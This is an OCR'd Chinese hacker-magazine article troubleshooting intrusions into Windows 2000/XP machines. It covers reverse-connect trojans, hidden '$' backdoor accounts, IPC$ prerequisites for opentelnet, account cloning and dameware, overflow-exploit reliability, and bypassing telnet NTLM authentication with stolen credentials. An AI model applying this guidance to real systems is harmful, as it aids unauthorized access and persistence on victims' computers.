


图 5

还有种比较常见的错误是认为只要开放了 21 端口的主机就一定提供了 FTP 服务，只要开放了 80 端口的主机就一定提供了 WEB 服务。扫描器在进行端口扫描时只是按照各个端口默认对应的服务进行辨别。在微软的操作系统中，21 端口默认被作为 FTP 服务所使用的端口，但是系统管理员完全可以更改为其他的端口，同样也可以将其他的服务设置成为 21 使用端口，这样我们要是再针对 21 端口使用 FTP 的一套攻击方法就显然行不通了。管理员把 FTP 端口开在 2121（图 5）。

5.内网与外网IP

有的朋友将一些早期的木马在一个内部局域网（如 IP 为 192.168.xxx.xxx）种下后，会问到为什么后来自己在家中拨号上网通过客户端却无法连接到木马的服务器端（例如冰河）。这实际上是没有很好的区分公网与内网 IP 两个概念。

由于目前全球 IP 地址资源日趋紧张，所以不少网吧，企业都只能获得一个公网 IP 地址，但是一个 IP 地址显然是不够用的。

所以他们就通过路由器等设备建立一个内部局域网，内部局域网中电脑所采用就是类似 192.168.xxx.xxx 这样的 IP 地址。早期的被动式连接木马实际上相当于客户端处于一个公网 IP 上，而服务器端却处于一个路由器后的私有 IP 上，这当然无法成功建立连接了。只有当服务器端处于公网 IP 上或者与客户端同处于一个局域网时才有可能建立连接。解决这种问题的方法是使用目前流行的端口反弹式木马，让服务器端主动去寻找客户端，这样不但可以避免网络结构上的阻碍，还可穿透一些防火墙的限制。

6.关于$

有的朋友说一次入侵中通过 3389 的终端在对方的用户管理界面中看到了一个管理员账户 hacker$，但是为什么在 telnet 界面下用 **net user** 命令就看不到这个账户呢？$ 这个符号就代表了隐藏，Win2000 的默认共享就是 c$、d$ 之类的，在盘符后加上 $ 可以起到隐藏的作用，尽管这些共享存在，但是如果我们一般情况下是看不到的。在账户名后加上 $ 可以使得在命令行模式下隐藏账户的作用，这也是一些入侵者留隐蔽账户的小手段之一。不过这样做的缺点是在图形界面下会一览无余。

软件使用

学习计算机知识就是学习软件的使用方法，这话一点不假。由于现在学习黑客技术的条件越来越方便，门槛越来越低，不少计算机基础并不太好的朋友也开始对黑客技术感兴趣。有的时候在软件的使用上就会出现一些误解，这部分我们就来列举一些常见的例子，让大家少走一些弯路。

1.Xscan

```
[开放端口]
端口135开放: Location Service
  [Banner]
   [None]
  [End of banner]
端口139开放: NETBIOS Session Service
  [Banner]
   [None]
  [End of banner]
端口445开放: Microsoft-DS
  [Banner]
   [None]
  [End of banner]
```

图 6

不少朋友从网上下载了扫描器后就使用默认设置开始扫描，扫描完成后便开始抱怨对方怎么只开放了那么少的端口，无法入

侵。要知道有些软件是按照默认设置工作的，例如Xscan扫描报告的端口扫描部分如图6所示。

这并不是说这台机器只开放了这么多端口，而是说明这几个开放的端口包括在了我们所扫描的十几个端口中。Xscan在默认状态下只扫描部分系统中的重要端口，全部端口都扫描太浪费时间，也没必要。如某个木马的服务器端开放的端口不在Xscan默认范围内，我们只需手工添加进去即可（图7）。




图7

解决方案 如果确实希望扫描所有端口，在待检测端口处填入1-65535就可以了。

2.webdavx的过期限制

isno版本的webdavx在2003年4月21日后使用会提示图8所示的信息。




图8

一些英文不好的朋友可能会比较郁闷，在各大论坛上偶尔也见到过类似问题。实际上这只是软件作者在编译软件时使用了没有注册的编译工具造成的。

解决方案 我们只需要将电脑的日期更改为2003年4月21日以前就可以正常使用了。

3.NetXray的适用平台

NetXray作为一款出色的网络分析软件，不但是网管的得力助手，更是不少黑客技术爱好者的最爱。但令人遗憾的是，它只支持Win98平台，如果在Win2000或WinXP平台下使用，尽管网卡、网络连接等配置都没有问题，也会出现图9所示的提示，说找不到网卡。




图9

解决方案 更换系统平台为Win98或者WinME即可。

4.漏洞溢出程序

这里我们以Snake的IIS漏洞溢出工具为例，来说明不少朋友使用的误区。出现图10所示的窗口就一定代表漏洞溢出成功了吗？




图10

当然不是，大家注意看，图10中的端口明白地写着5000端口，而不是80端口。实际上，这台受到攻击的电脑并没安装IIS，当然也就不可能用idq漏洞入侵成功。由此我们也可看出，漏洞溢出攻击程序只是向相关服务开放的端口发送数据，图10中的提示只能说明数据包被成功发送到了对方的5000端口，而说明不了任何其他问题。

建立IPC$

目前网上流行的很多针对Win2000、WinXP平台的黑客工具在使用前都要求建立IPC$连接，而很多朋友不考虑使用条件就直接使用攻击程序进行入侵，当然是会导致失败了。这里我们总结了目前网络上常见的以建立IPC$为前提的攻击软件。

1.opentelnet

opentelnet是我们入侵中常用的工具，我们在获得了管理员账户和密码后通过这个小程序就可以远程开启对方的telnet服务，这样就可以获得对方的一个管理员权限的shell了。但IPC$始终是opentelnet的一道槛，如果没有建立IPC$，就会出现如图11的错误。




图11

2.CA

CA是款出色的账户克隆软件，但在使用前也要求我们建立具有管理员权限的IPC$，这样才可使用CA来远程为对方克隆账户。如果没有建立IPC$就使用CA，则会出现图12所示的界面。和CA搭配使用的克隆账户检测软件CCA也是一样的道理。




图12

3.dameware

dameware是款独具特色的远程控制软件，它最大的特点就是只要知道了管理员账户和密码，和对方建立了IPC$就可以优质的画面来远程监控对方，而不需要像木马一样还要想方设法让对方运行服务器端。但如果没有建立IPC$，就会出现图13的错误提示。

LOOK 注意 如果对方安装了安全防火墙，也会出现这种情况，但本质上还是由于防火墙禁止了IPC$的建立。




图13

漏洞溢出

有过利用缓冲区溢出漏洞攻击经验的朋友一定会知道，即使是在同一段时间内，针对同一台机器，也并不是每次漏洞溢出攻击都能够成功的，影响漏洞溢出成功率的因素是多方面的。

1.溢出程序的版本

应该说在影响溢出漏洞攻击成功率的因素当中，这是最为重要的原因了。在每一个严重的缓冲区溢出漏洞出现后不久，都会有一些高手们将自己所写的攻击程序发布出来。由于技术高低不同，就导致了有些版本的攻击程序代码可能存在一些错误，例如偏移量出问题之类的，这样在溢出攻击时就可能导致不成功。如果自己运气好，也许溢出程序的成功率能达到70%以上，如果运气不好，也许成功率只有10%左右，但是有一点是肯定的，没有成功率为100%的溢出程序。

另外，希望大家在使用溢出程序时务必细心些，看清楚自己使用的溢出程序是针对什么操作系统版本的，对Win2000 SP2的溢出程序可能对WinXP不会奏效，对英文操作系统的溢出程序也不一定适用于中文操作系统，这些都是初学者需要注意的问题。

2.漏洞特性

不同的漏洞具有不同的特性，这是我们所需要注意的。例如早期IIS的ida漏洞在每次溢出后就会导致IIS自动重启，如果有时由于溢出程序代码的问题或其它原因而导致IIS重新启动失败，那么我们自然就不能再进行溢出攻击了。

唯一的办法只能是一次溢出攻击就完成入侵，然后使对方系统重新启动。但有些漏洞就不必担心此类问题，因为它不会导致相关服务的重新启动。近来发现的RPC漏洞在攻击后有可能会导致对方的RPC服务崩溃，那么我们就无法再进行下次攻击了，不过也出现了相关工具来使对方RPC服务恢复。只有在进行了一次成功的恢复后我们才可进行再次的溢出攻击。

3.防火墙阻拦

还有很多情况，缓冲区溢出漏洞不成功的原因在于对方安装了网络安全防火墙，这样一来即使我们成功溢出了对方，端口也的确开放了，但是防火墙的阻隔使得我们没法连接溢出的端口。

权限不足

1.复制文件

很多时候我们会陷入这样一种尴尬的境地，明明已经建立了IPC$或者是成功溢出得到了一个shell，但是却无法将自己的木马、后门上传到对方系统。出现这种现象的原因一般多为取得的权限不够。

2.建立帐户

出现系统错误5代表我们的权限还不足以进行我们想要做的操作。

3.telnet的NTLM验证

在获取目标主机的一定权限后，很多人都会去开启telnet服务，因为这个服务很适合用来做后门，但在NT架构的系统上需要我们进行NTLM验证（图14）。




图14

此时我们选择“Y”或“N”都无法成功进行telnet登陆。怎么办？就此住手？显然不该是一个黑客技术爱好者所采取的方法。

有很多种方法都可绕过NTLM验证，例如使用专门软件或写bat文件等。

这里我们只介绍一种最为简单实用的方法，假设我们已获得了对方的用户名“administrator”和密码“123456”，那么我们只需在自己的电脑上也建立这么一个用户，并设置密码为“123456”即可，打开CMD时不要通过“开始”菜单的“运行”，而是通过“开始”菜单“附件”中的“命令提示符”。不过得事先进行设置，右键单击“开始”菜单附件中的“命令提示符”，选择“属性”，点击“高级”，然后在“以其他用户身份运行”前的方框内打勾（图15）。

